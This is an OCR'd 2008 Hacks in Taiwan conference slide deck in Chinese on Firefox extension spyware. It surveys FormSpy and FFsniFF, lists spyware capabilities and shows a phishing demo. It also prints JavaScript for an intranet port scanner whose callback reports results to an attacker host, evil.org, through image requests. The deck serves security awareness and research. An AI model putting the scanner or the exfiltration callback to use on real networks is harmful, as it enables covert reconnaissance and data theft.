Hacks in Taiwan Conference 2008

Firefox Extension Spyware

ant

Outline

1. 不安全的 Firefox extension
2. Firefox extension spyware
3. Firefox 3 準備好了嗎？


不安全的 Firefox extension

- FormSpy
  - 著名的 Firefox extension spyware
  - 2006/07 發現
  - 偽裝成合法的 NumberedLinks 0.9
  - 竊取信用卡卡號、密碼、網路銀行 PIN 碼、以及 ICQ, FTP, IMAP, POP3 的密碼。

- FFsniFF
  - 於 extensions list 中隱藏自身
  - 自動化將 Form(表單) 內容經由 SMTP 傳遞
  - 2006/12 支援 Firefox2; 2008/06 支援 Firefox3

- Sage
  - RSS Reader
  - 2006/09, Cross-Zone Scripting
- Firebug
  - Javascript debugger
  - 2007/04, Cross-Zone Scripting

XPCOM



跨平台的安全性問題

(Windows, Linux, BSD, Mac OS)

Firefox extension spyware

1. 釣魚網頁
2. 內部網路掃描
3. 追蹤瀏覽紀錄
4. 竊取 cookie
5. 自動化 CSRF 攻擊
6. FormSpy
7. ReadFile
8. Run Remote App/File

1. 釣魚網頁


Yahoo!奇摩 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://tw.yahoo.com/
Google
設為首頁 全球盛事現在開始倒數 HSBC Direct世界環境日
7月2日星期三 台北 25°c ~ 34°c
YAHOO! 奇摩
網頁 知識+ 圖片 影片 部落格 商家 字典 商品
網頁設計輕鬆學
網頁搜尋
熱門：遊戲區 星座運勢 蒼天 監獄兔 瘦身 異性緣 眼妝 九把刀 林志玲
泡麵是誰發明 搜尋榜
頁面選擇
服務列表 My»
資訊 消費
新聞 拍賣
運動NEW 購物通
股市 購物中心
理財 ATM
知識+ 社群
焦點新聞 運動 影視 國際 心情新聞
跌！台股收7353今年新低
跌深股全面
跌！台股收7353今年新低
議員疑酒駕 嗆警知道我是誰
桃園縣議員洪奕巔，昨晚疑似酒駕後...
快訊 含鋅食物有益對抗掉髮
熱門 宅男靠英文翻身當英文老師
Yahoo! 奇摩會員 登入 | 註冊
下載即時通9.0
信箱 知識+ 拍賣
這 4 到 7 年將是
你生命中的黃金時光.

Yahoo! 奇摩登錄網頁

Yahoo! 奇摩釣魚網頁


Demo


<HTML>
....
foo
 登入
bar
....
</HTML>

2. 內部網路掃描


- 繞過防火牆
- 探巡 Private IP Address

- 取得內部 IP
- 得知內網伺服器 IP 及伺服器資訊
- ... 等



Intranet
Internet
SSH
HTTP
1
2
NetBIOS
FTP


Intranet
Internet
SSH
HTTP
3
1
2
NetBIOS
FTP

Demo #1


IP range
Scanning
Send

```
38      status = "";
39      function callback(target, port, status) {
40          new Image().src=
            "http://evil.org/evil/scanLAN.php?
            target="+target+"&port="+port+"&status="+status;
41      };
42
43      var AttackAPI = {
44          version: '0.1',
45          author: 'Petko Petkov (architect)',
46          homepage: 'http://www.gnucitizen.org',
47          modifyBy: 'Yi-Feng Tzeng'
48      };
```


New Image( )
Host : Port
error
Host up
Port open
timeout
Host down
Port closed


```
49      AttackAPI.PortScanner = {};
50      AttackAPI.PortScanner.scanPort = function (callback, target, port, timeout) {
51          var timeout = (timeout == null)?2000:timeout;
52
53      var img = new Image();
54
55      img.onerror = function () {
56          if (!img) return;
57          img = undefined;
58          callback(target, port, 'open');
59      };
60
61      img.onload = img.onerror;
62      img.src = 'http://' + target + ':' + port;
63
64      setTimeout(function () {
65          if (!img) return;
66          img = undefined;
67          callback(target, port, 'closed');
68          }, timeout);
69      };
```

```
70      AttackAPI.PortScanner.scanTarget = function (callback, target, ports, timeout)
71      {
72          for (p = 1; p < target.length; p++)
73          {
74              for (index = 0; index < ports.length; index++)
75                  AttackAPI.PortScanner.scanPort(callback, target[p], ports[index], timeout);
76          }
77      };
78
79      AttackAPI.PortScanner.scanTarget(callback, arrAddr, port.split(','), 2000);
```

受到限制

1. 必須安裝 Java (JRE)
2. 沒有暫存掃描紀錄
3. 無法處理 timeout 問題

network.http.max-connections
network.http.keep-alive.timeout


If full ; IDLE
new Image
max-connections
timout
DROP

